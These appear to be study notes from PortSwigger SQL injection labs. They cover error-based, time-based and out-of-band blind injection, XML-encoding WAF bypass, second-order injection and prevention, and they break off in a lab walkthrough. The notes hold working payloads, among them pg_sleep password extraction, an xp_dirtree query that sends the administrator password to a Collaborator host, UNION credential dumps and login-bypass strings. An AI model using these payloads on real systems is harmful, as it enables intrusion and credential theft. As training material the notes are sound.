This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential / Random

From: 1

To: 20

Step: 1

How many:

Positions | Payloads | Resource pool | Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.

Payload set: 2 — Payload count: 37

Payload type: Simple list — Request count: 740

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load ... | Remove | Clear | Deduplicate

5
6
7
8
9

a
b
c
d

Add — Enter a new item

Add from list ...

Results

s66btdwc9fgmt9tlggnn

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Wel...	Comment
581	1	s	200			5462	1	
122	2	6	200			5462	1	
123	3	6	200			5462	1	
244	4	b	200			5462	1	
605	5	t	200			5462	1	
286	6	d	200			5462	1	
667	7	w	200			5462	1	
268	8	c	200			5462	1	
189	9	9	200			5462	1	
330	10	f	200			5462	1	
351	11	g	200			5462	1	
472	12	m	200			5462	1	
613	13	t	200			5462	1	
194	14	9	200			5462	1	
615	15	t	200			5462	1	
456	16	l	200			5462	1	
357	17	g	200			5462	1	
358	18	g	200			5462	1	
499	19	n	200			5462	1	
500	20	n	200			5462	1	

Error-based SQL Injection

Used to

- extract or infer sensitive data from the db
- even in blind contexts
- possibilities depends on the configuration of the db and the types of errors you're able to trigger

Way A:

- induce application to return a specific error based on the result of a boolean expression (similar to Blind SQL injection)

Way B:

- trigger error messages that output the data returned by the query
- turns blind SQL injection into visible ones

Triggering conditional errors

Environment

- some applications carry out SQL carries but their behavior doesn't change
- injecting boolean conditions makes no difference to the application's responses
- it's possible to induce the app to return a different response depending on whether a SQL error occurs

Modify the query so that it causes a db error only if the condition is true
Using `CASE` keyword to test a condition and return a different expression depending on whether the expression is true

- first one, evaluates to 'a' which does not acuse any error
- second one, it evaluates to 1/0, that cause `divide-by-zero error`

```sql
xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a
xyz' AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 'a' END)='a
```

If the error causes a difference in the application's HTTP response

- use it to determine whether the injected condition is true
- retrieve data by testing one char at a time

```sql
xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND
SUBSTRING(Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a
```

There are different techniques of triggering errors, and they work on different db types

Extracting sensitive data via verboase SQL error messages

Some misconfigurations result in verbose error messages

- next error is generated after injecting a single quote into an id parameter
- this turns an otherwise blind SQL injection vulnerability into a visible one

```sql
Unterminated string literal started at position 52 in SQL SELECT * FROM
tracking WHERE id = '''. Expected char
```

Using `CAST ()` function to achieve this

- enables you to convert one data type to another

```sql
-- often the data you're trying to read is a string
-- attempting to convert data type, into incompatible may cause error
CAST((SELECT example_column FROM example_table) AS int)

ERROR: invalid input syntax for type integer: "Example data"
```

Blind SQL Injections by triggering time delays

SQL queries are triggered `synchronously`
MsSQL Server

```sql
'; IF (1=2) WAITFOR DELAY '0:0:10'--
-- not delaying, condition is false
'; IF (1=1) WAITFOR DELAY '0:0:10'--
-- delays
```

Retrieve data by testing one char at a time

- there are various techniques for different dbs

```sql
'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND
SUBSTRING(Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--
```

`Lab`

Oracle	dbms_pipe.receive_message(('a'),10)
Microsoft	WAITFOR DELAY '0:0:10'
PostgreSQL	SELECT pg_sleep(10)
MySQL	SELECT SLEEP(10)

PostgreSQL db
Verify that app takes 10 sec to respond

```sql
'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
```

Verify that app does not sleep

```sql
'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
```

Testing if username 'administrator' in table users

```sql
'%3BSELECT+CASE+WHEN+
(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users-
-
```

Determining how many chars are in the password of administrator

- try it until you see immediate response

```sql
'%3BSELECT+CASE+WHEN+
(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_s
leep(0)+END+FROM+users--
```

Determining password value

```sql
'%3BSELECT+CASE+WHEN+
(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+
ELSE+pg_sleep(0)+END+FROM+users--
```

`Intruder`

```sql
'%3BSELECT+CASE+WHEN+
(username='administrator'+AND+SUBSTRING(password,§1§,1)='§a§')+THEN+pg_sleep(
10)+ELSE+pg_sleep(0)+END+FROM+users--;
```

Positions | Payloads | Resource pool | Settings

Resource pool

Specify the resource pool in which the attack will be run. Resource pools are use

(●) Use existing resource pool

Selected	Resource pool	Concurrent requests	Request
○	Default resource pool	10	
●	Custom resource pool 1	1	

( ) Create new resource pool

Name: Custom resource pool 1

[x] Maximum concurrent requests: 1

[ ] Delay between requests: milliseconds

- (●) Fixed
- ( ) With random variations
- ( ) Increase delay in increments of milliseconds

[ ] Automatic backoff

Request	Payload 1	Payload 2	Status code	Respo...	Error	Timeout	Length
717	3	8	200	10139	☐	☐	5429
484	1	x	200	10134	☐	☐	5429
195	6	j	200	10134	☐	☐	5429
341	5	q	200	10133	☐	☐	5429
560	14	0	200	10133	☐	☐	5429
33	12	b	200	10132	☐	☐	5429
710	17	7	200	10132	☐	☐	5429
522	18	y	200	10132	☐	☐	5429
262	10	m	200	10131	☐	☐	5429
519	15	y	200	10131	☐	☐	5429
436	16	u	200	10131	☐	☐	5429
298	4	o	200	10129	☐	☐	5429
713	20	7	200	10127	☐	☐	5429
533	8	z	200	10126	☐	☐	5429
19	19	a	200	10125	☐	☐	5429
639	9	4	200	10124	☐	☐	5429
536	11	z	200	10124	☐	☐	5429
490	7	x	200	10123	☐	☐	5429
475	13	w	200	10123	☐	☐	5429
338	2	q	200	10122	☐	☐	5429

Blind SQL using out-of-band OAST technique

- app may carry the same SQL query as priveus by doing it `asynchronously`
  - multi thread to execute SQL query using the tracking cookie

app response doesn't depend on the

- query returning any data
- db error occurring
- time taken to execute the query

However it is possible to exploit vulnerability by

- triggering out-of-band network interactions
- to a system you control
- many protocols can be used, but the most efficient is DNS

`Burp Collaborator` is the most reliable tool for using out-of-band technique


- server that provides custom implementations of various network services (incl DNS)
- detect network interactions

MsSQL Server query to cause DNS lookup of the specific domain

```SQL
'; exec master..xp_dirtree
'//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```

`Lab`
Confirming OAST
But in lab we have oracle

```
GET /filter?category=Corporate+gifts HTTP/2
Host: 0af500450439773a8096128d004f0037.web-security-academy.net
Cookie: TrackingId=
8079Y1Be16YHtaKM'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%
3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//ydfhwtzt02qjf1ipmmpw0o5rdij97zvo.oastif
y.com/">+%25remote%3b]>'),'/l')+FROM+dual--; session=1f0wftTxS5qFkHwb3eDNKRkq41pMLQSw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0af500450439773a8096128d004f0037.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```



`Exfiltrating data`

Input reads the password for the Administrator user
Appends a unique domain
Triggers a DNS lookup

```sql
'; declare @p varchar(1024);set @p=(SELECT password FROM users WHERE
username='Administrator');exec('master..xp_dirtree
"//'+@p+'.cwcsgt05ikji0n1f2qlzn5118sek29.burpcollaborator.net/a"')--
```

This lookup allow you to see captured password

```sql
S3cure.cwcsgt05ikji0n1f2qlzn5118sek29.burpcollaborator.net
```

SQL injection w/ filter bypass using XML encoding

- you can perform SQL injection attacks using any controllable input that is processed as a SQL query by the app
- some websites take JSON or XML input format to query db
- different formats = different ways to obfuscate attack that are blocked by WAFs

XML-based SQL injection uses an XML escape sequence to encode the `S` character in `SELECT`

- server will decoded server-side before being passed to the SQL interpreter

```xml
<stockCheck>
    <productId>123</productId>
    <storeId>999 &#x53;ELECT * FROM information_schema.tables</storeId>
</stockCheck>
```

Lab

First of all look for input vectors that can potentially talk to the back-end

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer | Extensions | Learn

Intercept | HTTP history | WebSockets history | Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	
2191	https://0a26002f046449bc827b...	GET	/product?productId=1	✓		200	5140	HTML		SQL injection with filter b...		✓	79.125.84.16	
2192	https://0a26002f046449bc827b...	GET	/resources/js/xmlStockCheckPayload.js			200	513	script	js			✓	79.125.84.16	
2193	https://0a26002f046449bc827b...	GET	/resources/js/stockCheck.js			200	981	script	js			✓	79.125.84.16	
2194	https://0a26002f046449bc827b...	GET	/resources/js/xmlStockCheckPayload.js			200	513	script	js			✓	79.125.84.16	
2195	https://0a26002f046449bc827b...	GET	/resources/js/stockCheck.js			200	981	script	js			✓	79.125.84.16	
2196	https://0a26002f046449bc827b...	GET	/academyLabHeader			101	147					✓	79.125.84.16	
2197	https://www.youtube.com	POST	/api/stats/qoe?fmt=137&afmt=251&c...	✓		204	483	HTML				✓	142.250.191.142	
2198	https://www.youtube.com	POST	/youtubei/v1/player/heartbeat?alt=json	✓		200	4745	JSON				✓	142.250.191.142	SIDC
2199	https://www.youtube.com	GET	/watch?v=ELdyZm0nK4g	✓		200	1099854	HTML		SQL Injection - Lab #17 ...		✓	142.250.191.142	SIDC
2200	https://i.ytimg.com	GET	/generate_204			204	182					✓	142.250.191.118	
2201	https://rr1---sn-vgqsrn67.googl...	GET	/generate_204			204	266					✓	173.194.133.134	

Request

Pretty | Raw | Hex

```
1  GET /product?productId=1 HTTP/2
2  Host: 0a26002f046449bc827bc4ac00100044.web-security-academy.net
3  Cookie: session=gI2abWVdAGTmjPIi6283YMtJ0cJKiO4v
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
5  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

Response

Pretty | Raw | Hex | Render

```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 5032
5
6  <!DOCTYPE html>
7  <html>
8    <head>
9      <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10     <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11     <title>
         SQL injection with filter bypass via XML encoding
       </title>
12   </head>
13   <body>
14     <script src="/resources/labheader/js/labHeader.js">
       </script>
```

After pressing on UI "Check Stock" button, we have new request to db

Burp | Project | Intruder | Repeater | Window | Help — Burp Suite Professional v2023.6.1 - BSCP.burp

Dashboard | Target | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer | Extensions

Intercept | HTTP history | WebSockets history | Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension
2319	https://0a26002f046449bc827b...	POST	/product/stock	✓		200	115	text	
2320	https://play.google.com	POST	/log?format=json&hasfast=true&auth...	✓		200	578	JSON	

Request

Pretty | Raw | Hex

```
1  POST /product/stock HTTP/2
2  Host: 0a26002f046449bc827bc4ac00100044.web-security-academy.net
3  Cookie: session=gI2abWVdAGTmjPIi6283YMtJ0cJKiO4v
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net/product?productId=1
9  Content-Type: application/xml
10 Content-Length: 107
11 Origin: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 <?xml version="1.0" encoding="UTF-8"?>
     <stockCheck>
       <productId>
         1
       </productId>
       <storeId>
         1
       </storeId>
     </stockCheck>
```

Response

Pretty | Raw | Hex | Render

```
1  HTTP/2 200 OK
2  Content-Type: text/plain; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 9
5
6  368 units
```

It takes:

- productId
- storeId

When the vulnerability exist?

- if the input is not properly parameterized

Test

Request

Pretty Raw Hex

```
POST /product/stock HTTP/2
Host: 0a26002f046449bc827bc4ac00100044.web-security-academy.net
Cookie: session=gI2abWVdAGTmjPIi6283YMtJOcJK1O4v
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 125
Origin: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1 UNION SELECT NULL
    </storeId>
  </stockCheck>
```

Response

Pretty Raw Hex Render

```
HTTP/2 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17

"Attack detected"
```

Obfuscating input with `Hackvertor`

Encode to hex_entities

Request

Pretty Raw Hex Hackvertor

```
POST /product/stock HTTP/2
Host: 0a26002f046449bc827bc4ac00100044.web-security-academy.net
Cookie: session=gI2abWVdAGTmjPIi6283YMtJOcJK1O4v
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 156
Origin: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      <@hex_entities>
        1 UNION SELECT NULL<@/hex_entities>
      </storeId>
    </stockCheck>
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

368 units
null
```

How many columns are there?

there is only 1 columns, since by adding the second `NULL` value we aren't getting response with the right amount of units

Request

Pretty Raw Hex Hackvertor

```
POST /product/stock HTTP/2
Host: 0a26002f046449bc827bc4ac00100044.web-security-academy.net
Cookie: session=gI2abWVdAGTmjPIi6283YMtJOcJK1O4v
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 162
Origin: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      <@hex_entities>
        1 UNION SELECT NULL, NULL<@/hex_entities>
      </storeId>
    </stockCheck>
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 7

0 units
```

Now in order to output `username` and `password` in a single column - you have to concatenate them

1 UNION SELECT username || '~' || password FROM users

Request

Pretty Raw Hex Hackvertor

```
POST /product/stock HTTP/2
Host: 0a26002f046449bc827bc4ac00100044.web-security-academy.net
Cookie: session=gI2abWVdAGTmjPIi6283YMtJOcJK1O4v
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 190
Origin: https://0a26002f046449bc827bc4ac00100044.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      <@hex_entities>
        1 UNION SELECT username || '~' || password FROM users<@/hex_entities>
      </storeId>
    </stockCheck>
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 100

carlos~jlu117eincym8e7doalk
368 units
wiener~ggpt1vjxaxpzimdx0soh
administrator~n8w0800vme7hss4tt991
```

Second-order SQL injection

What is first-order SQL injection?

- when app processes user input from an HTTP request and incorporates the input into a SQL query in an unsafe way

What is second-order SQL injection?

- when app takes input from an HTTP request and stores in for future use
- placing input into db, no exploit occurs when data is stored
- later when handling different HTTP request the app retrieves the stored data and incorporates it into SQL query in an unsafe way
- aka `Stored SQL injection`

Preventing SQL injection

- parameterized queries instead of string concatenation within the query
  - aka "prepared statements"

example of vulnerable code, where user input is directly concatenated into the query

```SQL
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

example of rewritten code

```SQL
PreparedStatement statement = connection.prepareStatement("SELECT * FROM
products WHERE category = ?");
statement.setString(1, input);
ResultSet resultSet = statement.executeQuery();
```

Where to use parameterized queries?

- in any situation where untrusted input appears as data within the query
- WHERE clause
- INSERT, UPDATE values in statement

Taking apps functionality that places untrusted data to a different approach

- whitelist permitted input values
- use different logic to deliver the required behavior

🟩
🟦
🟪

Walkthrough

🟩 Lab 1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Subverting application logic

Login as wiener:bluecheese

```sql
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

if we use name administrator and '' comment sequece

- submit username as `administrator'--`
- `blank` password

```sql
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

🟩 Lab 2: SQL injection vulnerability allowing login bypass

Intercept and modify login request
Modify `username` parameter to

```
username=administrator`--
```

🟦 Lab 3: SQL injection attack, querying the database type and version on Oracle


This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

1. Determine number of columns being returned by query and which columns contain text data
    - verify that it returns 2 columns and both text

```
GET /filter?category=Tech+gifts'+UNION+SELECT+'abc','def'+FROM+dual-- HTTP/2
Host: 0a89005d03a5eadf80a799760091008f.web-security-academy.net
Cookie: session=QfEvMnEFfvtFjTAF25B8CdMxZuxh0y6j
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a89005d03a5eadf80a799760091008f.web-security-
academy.net/filter?category=Lifestyle
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

2. Enumerate version

```
GET /filter?category=Tech+gifts'+UNION+SELECT+BANNER,+NULL+FROM+v$version--
HTTP/2
Host: 0a89005d03a5eadf80a799760091008f.web-security-academy.net
Cookie: session=QfEvMnEFfvtFjTAF25B8CdMxZuxh0y6j
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a89005d03a5eadf80a799760091008f.web-security-
academy.net/filter?category=Lifestyle
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```



🟦 Lab 4: SQL injection attack, querying the database type and version on MySQL and Microsoft ?

🟦 Lab 5: SQL injection attack, listing the database contents on non-Oracle databases ?

🟦 Lab 6: SQL injection attack, listing the database contents on Oracle


https://portswigger.net/web-security/sql-injection/examining-the-database/lab-listing-database-contents-oracle
This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.


On Oracle databases, every `SELECT` statement must specify a table to select `FROM`.
If your `UNION SELECT` attack does not query from a table, you will still need to include the `FROM` keyword followed by a valid table name.

There is a built-in table on Oracle called `dual` which you can use for this purpose. For example:
UNION SELECT 'abc' FROM dual

1. Verify that query is returning two columns, both of which are text using `category` parameter



2. Retrieve list of tables in the db

